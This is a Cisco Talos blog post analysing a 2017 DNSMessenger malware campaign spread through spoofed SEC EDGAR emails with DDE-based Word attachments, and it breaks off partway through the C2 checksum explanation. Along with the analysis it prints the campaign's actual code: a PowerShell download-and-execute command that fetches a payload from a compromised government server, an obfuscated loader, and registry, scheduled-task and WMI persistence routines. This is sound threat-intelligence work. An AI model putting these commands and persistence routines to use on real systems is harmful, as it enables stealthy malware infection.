
Cisco Talos Intelligence Blog



Spoofed SEC Emails Distribute Evolved DNSMessenger

By Edmund Brumaghin, Colin Grady, David Maynor

WEDNESDAY, OCTOBER 11, 2017 12:10

This post was authored by Edmund Brumaghin, Colin Grady, with contributions from Dave Maynor and @Simpo13.


Executive Summary

Cisco Talos previously published research into a targeted attack that leveraged an interesting infection process using DNS TXT records to create a bidirectional command and control (C2) channel. Using this channel, the attackers were able to directly interact with the Windows Command Processor using the contents of DNS TXT record queries and the associated responses generated on the attacker-controlled DNS server.

We have since observed additional attacks leveraging this type of malware attempting to infect several target organizations. These attacks began with a targeted spear phishing email to initiate the malware infections and also leveraged compromised U.S. state government servers to host malicious code used in later stages of the malware infection chain. The spear phishing emails were spoofed to make them appear as if they were sent by the Securities and Exchange Commission (SEC) in an attempt to add a level of legitimacy and convince users to open them. The organizations targeted in this latest malware campaign were similar to those targeted during previous DNSMessenger campaigns. These attacks were highly targeted in nature, the use of obfuscation as well as the presence of a complex multi-stage infection process indicates that this is a sophisticated and highly motivated threat actor that is continuing to operate.

Technical Details

The emails associated with this malware campaign were spoofed to make them appear as if they had originated from the Securities and Exchange Commission (SEC) Electronic Data Gathering, Analysis, and Retrieval (EDGAR) system. For those not familiar with this system, EDGAR is an automated filing platform that organizations can use to submit filings which are legally required to be performed by publicly traded companies. This was likely done to increase the perceived legitimacy of the emails and increase the chances that the recipient would open the email and associated attachments.




EDGAR Filings 8:55 AM
EDGAR Filings
To: [redacted]
Reply-To: EDGAR Filings

Important information about last changes in EDGAR Filings


Attached document is directed to [redacted] EDGAR_Rules_2017.docx

The emails themselves contained a malicious attachment that when opened would initiate a sophisticated multi-stage infection process leading to infection with DNSMessenger malware. The malicious attachments were Microsoft Word documents. Rather than leveraging macros or OLE objects, which are some of the most common ways that Microsoft Word documents are leveraged to execute code, these attachments leveraged Dynamic Data Exchange (DDE) to perform code execution. A description of this technique has been published here. This technique has recently been publicized following a Microsoft decision that this functionality is a feature by design and will not be removed. We are now seeing it actively being used by attackers in the wild, as demonstrated in this attack.

Similar to the emails described above, the malicious attachments were made to appear as if they had originated from the SEC and include logos and branding as well as information that would be expected from any documents received from the SEC. When opened, victims would be greeted with a message informing them that the document contains links to external files, and asking them to allow/deny the content to be retrieved and displayed.



This document contains links that may refer to other files. Do you want to update this document with the data from the linked files?



OMB APPROVAL


OMB Number:	3737-0933
Expires:	March 31, 2018
	18

Microsoft Word

This document contains links that may refer to other files. Do you want to update this document with the data from the linked files?


1a1294fce91af3f7e7691f8307d07aebd4636402e4e6a244faac5ac9b36f...: 362 characters (an approximate value).

In the case of this attack, if the user allows the external content to be retrieved, the malicious document will reach out to attacker hosted content to retrieve code that will be executed to initiate the malware infection. Interestingly, the DDEAUTO field used by this malicious document retrieved code that the attacker had initially hosted on a Louisiana state government website, which was seemingly compromised and used for this purpose. The DDEAUTO command that is executed is below:



```
c:\\windows\\system32\\cmd.exe "/k powershell -C ;echo \"https://sec.gov/\";IEX((new
-object net.webclient).downloadstring('https://trt.doe.louisiana.gov/fonts.txt')) "
```


The aforementioned command results in the code hosted at the referenced URL to be downloaded and executed directly using Powershell. The contents of the code that is retrieved from the server is Powershell code and includes a code blob that is both Base64 encoded and gzipped. The code is retrieved, deobfuscated, then passed to the Invoke-Expression (IEX) cmdlet and executed by Powershell.



```
$data=[System.Convert]::FromBase64String( TRUNCATED );$ms=New-Object System.IO.MemoryStream;$ms.Write(
$data,0,$data.Length);$ms.Seek(0,0)|Out-Null;$cs=New-Object System.IO.Compression.GZipStream($ms,[System.IO.
Compression.CompressionMode]::Decompress);$sr=New-Object System.IO.StreamReader($cs);IEX($sr.readtoend())
```


The deobfuscated code is responsible for staging and kicking off subsequent stages of the infection process. It is also responsible for achieving persistence on systems. The code features a number of ways that persistence may be achieved depending on the operating environment of the malware. It determines the version of Powershell on the infected system as well as the access privileges of the user to determine how to proceed with achieving this persistence.

First, a blob of code called $ServiceCode, which is also both base64 encoded and compressed using gzip, is written to the Windows registry using the following Powershell command:



```
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop' -Name 'IE' -Value $stgB64 -force
```

A second block of code present in the Powershell is called $stagerCode and is responsible for extracting and decoding the code that was previously stored in the registry, then executing this code, first checking for the presence of the mutex '1823821749'. If this mutex does not exist, execution continues.




```
$b64=(Get-ItemProperty -Path 'HKCU:\Control Panel\Desktop').IE;$stCode=[System.Text.Encoding]::Unicode.
GetString([System.Convert]::FromBase64String($b64));[System.Threading.Mutex]$m;[bool]$mtmp=$false;$m=New-
Object System.Threading.Mutex($true, [string]1823821749  [ref] $mtmp);if(!$mtmp){exit;}IEX $stCode;
```

The malware then attempts to write the contents of $stagerCode along with the appropriate PowerShell command to execute it to the following registry locations, creating a new registry key called "IE"


- HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKLM:\Software\Microsoft\Windows\CurrentVersion\RunServices

- HKCU:\Software\Microsoft\Windows\CurrentVersion
- HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
- HKLM:\System\CurrentControlSet\Services\VxD
- HKCR:\vbsfile\shell\open\command



```
$eCmd = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($stagerCode))
try{New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\RunServices' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion' -Name 'IE' -Value "powershell.
exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-PSDrive -Name HKU -PSProvider Registry -Root HKEY_USERS
New-ItemProperty -Path 'HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -
Value "powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Services\VxD' -Name 'IE' -Value "powershell.exe
-ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-PSDrive -Name HKCR -PSProvider Registry -Root HKEY_CLASSES_ROOT
New-ItemProperty -Path 'HKCR:\vbsfile\shell\open\command' -Name 'IE' -Value "powershell.exe -ep bypass -
noni -w hidden -e $eCmd" -force
}
```

The malware also creates a new scheduled task called "IE" that is responsible for executing $stagerCode each time the system boots, using a random startup delay period.




```
function Invoke-PrepareScheduledTask
{ $taskName = 'IE'
 $task = Get-ScheduledTask -TaskName $taskName -ErrorAction SilentlyContinue
 if ($task -ne $null)
 {  Unregister-ScheduledTask -TaskName $taskName -Confirm:$false
 }
 $action = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument "-ep bypass -noni -w hidden -e
 $eCmd"
 $trigger = New-ScheduledTaskTrigger -AtStartup -RandomDelay 00:00:30
 $settings = New-ScheduledTaskSettingsSet -Compatibility Win8
 $principal = New-ScheduledTaskPrincipal -UserId SYSTEM -LogonType ServiceAccount -RunLevel Highest
 $definition = New-ScheduledTask -Action $action -Principal $principal -Trigger $trigger -Settings
 $settings -Description "Run $($taskName) at startup"
 Register-ScheduledTask -TaskName $taskName -InputObject $definition
 $task = Get-ScheduledTask -TaskName $taskName -ErrorAction SilentlyContinue
```

The malware then queries the system to determine the characteristics of the environment in which it is operating to determine how to proceed. It specifically checks the version of Powershell that is installed on the system. If the system is running a Powershell version later than Powershell 2.0, the malware will write the contents of $ServiceCode to an Alternate Data Stream (ADS) of the the following file location:

*%PROGRAMDATA%\Windows:kernel32.dl*l

The malware then checks to determine the privilege level of the user that was infected. If the user has administrative privileges on the infected system, it will set up a WMI event consumer and filter as an additional WMI-based persistence mechanism. The filter name is "kernel32_filter" and the consumer name is "kernel32_consumer". The Powershell code used for the performance of these tasks is below:



```
$psVersion = [convert]::ToInt32($($PSVersionTable.PSVersion.Major|Out-String).Trim())
 $adsDir = $env:programdata + '\Windows'
 $adsModuleName = 'kernel32.dll'
 if ($psVersion -gt 2)
 {  Set-Content -Path $adsDir -Value $ServiceCode -Stream 'kernel32.dll'
 }
 $currentPrincipal = New-Object Security.Principal.WindowsPrincipal([Security.Principal.WindowsIdentity]
 ::GetCurrent())
 if ($currentPrincipal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -eq $true)
 {
  $filterName = 'kernel32_Filter';
  $consumerName = 'kernel32_Consumer';

  Get-WmiObject __eventFilter -namespace root\subscription | Remove-WmiObject
  Get-WmiObject CommandLineEventConsumer -Namespace root\subscription | Remove-WmiObject
  Get-WmiObject __filtertoconsumerbinding -Namespace root\subscription | Remove-WmiObject
  $filterResult = Set-WmiInstance -Computername $env:COMPUTERNAME -Namespace 'root\subscription' -Class
  __EventFilter -Arguments @{Name = $filterName; EventNamespace = 'root\CIMV2'; QueryLanguage = 'WQL';
  Query = "Select * from __InstanceCreationEvent within 30 where targetInstance isa 'Win32_LogonSession'"}
  if ($psVersion -gt 2)
  {$encCmd = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("IEX `$(Get-Content -Path
  $adsDir -Stream $adsModuleName|Out-String)"))
  Set-WmiInstance -Computername $env:COMPUTERNAME -Namespace 'root\subscription' -Class
  CommandLineEventConsumer -Arguments @{Name = $consumerName; ExecutablePath =
  'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'; CommandLineTemplate =
  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -noni -w hidden -e $encCmd "}
```

Once all of these tasks have completed, the malware then enters the next stage of the infection process by executing $stagerCode directly using the IEX Powershell cmdlet.

This next stage of the malware infection was heavily obfuscated with both variables and function names obscured. Most of the strings within this code were also base64 encoded. The code associated with this stage starts by defining an array containing a list of domains that will be used for subsequent Command and Control (C2) communications. A list of the domains in this array is included in the Indicators of Compromise section of this blog.

The malware also obtains the serial number of the system from the BIOS. It calculates the MD5 hash of the serial number and returns the first ten bytes.

- *Example S/N: VMware-56 4d 64 66 d0 7d f4 26-2c ad a5 8b f8 51 26 f8*
- *Resulting Value: EFA29DD310*
  The malware then sets a counter value to zero. The aforementioned hash value, the hardcoded string "stage", the value of the counter, and a randomly selected domain from the array are then combined to create the initial hostname that will be used by the malware to start making DNS requests.
- *Example Hostname: EFA29DD310.stage.0.ns0.pw*
  At this point the malware enters a loop which will continue until it receives an A record lookup result of 0.0.0.0 or any lookup fails entirely. The A record result represents a checksum value,

which will be explained below. The IPv4 value returned by the DNS server in response to the A record request is then converted to an integer, then a binary number.

- *Example IP:* 107.50.99.116
- *Integer Value:* 1798464372
- *Binary:* 1101011001100100110001101110100
  The same generated hostname is then used by the malware to make a TXT record request. The result of the TXT record query is then used to calculate an MD5 hash and the first eight bytes of the MD5 hash are then run through a checksum algorithm that returns an integer value which is converted into a binary number.
- *Example TXT Query Result:*

```
H4sIAIia3VkC/909a1fbSJafyTn5DxXhbkvYEpg8pgcjpnnkwXQgLNCTnnG8HdkqQGBLjiRDCPE5+
x/2H+4v2XvrpdLLmE7m9J6lZ8BWVd133br3VpWyTE4vgoQkdJgGUUiSi2g68smAkmg8DlLqEy8hQU
qgyySmCQ3hY0hOUu+cxo8fLRP3e/48ftTwo7EXhAlxyc+mESZrzuTGaLMPCVAjP068ofx8QweqpeM
gjYn4rLesay1PM1BPNV
```

- **MD5:** 432B4077F72EE96CA70B57F10B68F35E
- **Selected Bytes:** 432B4077
- **Checksum:** 1126908023
- **Binary:** 1000011001010110100000001110111
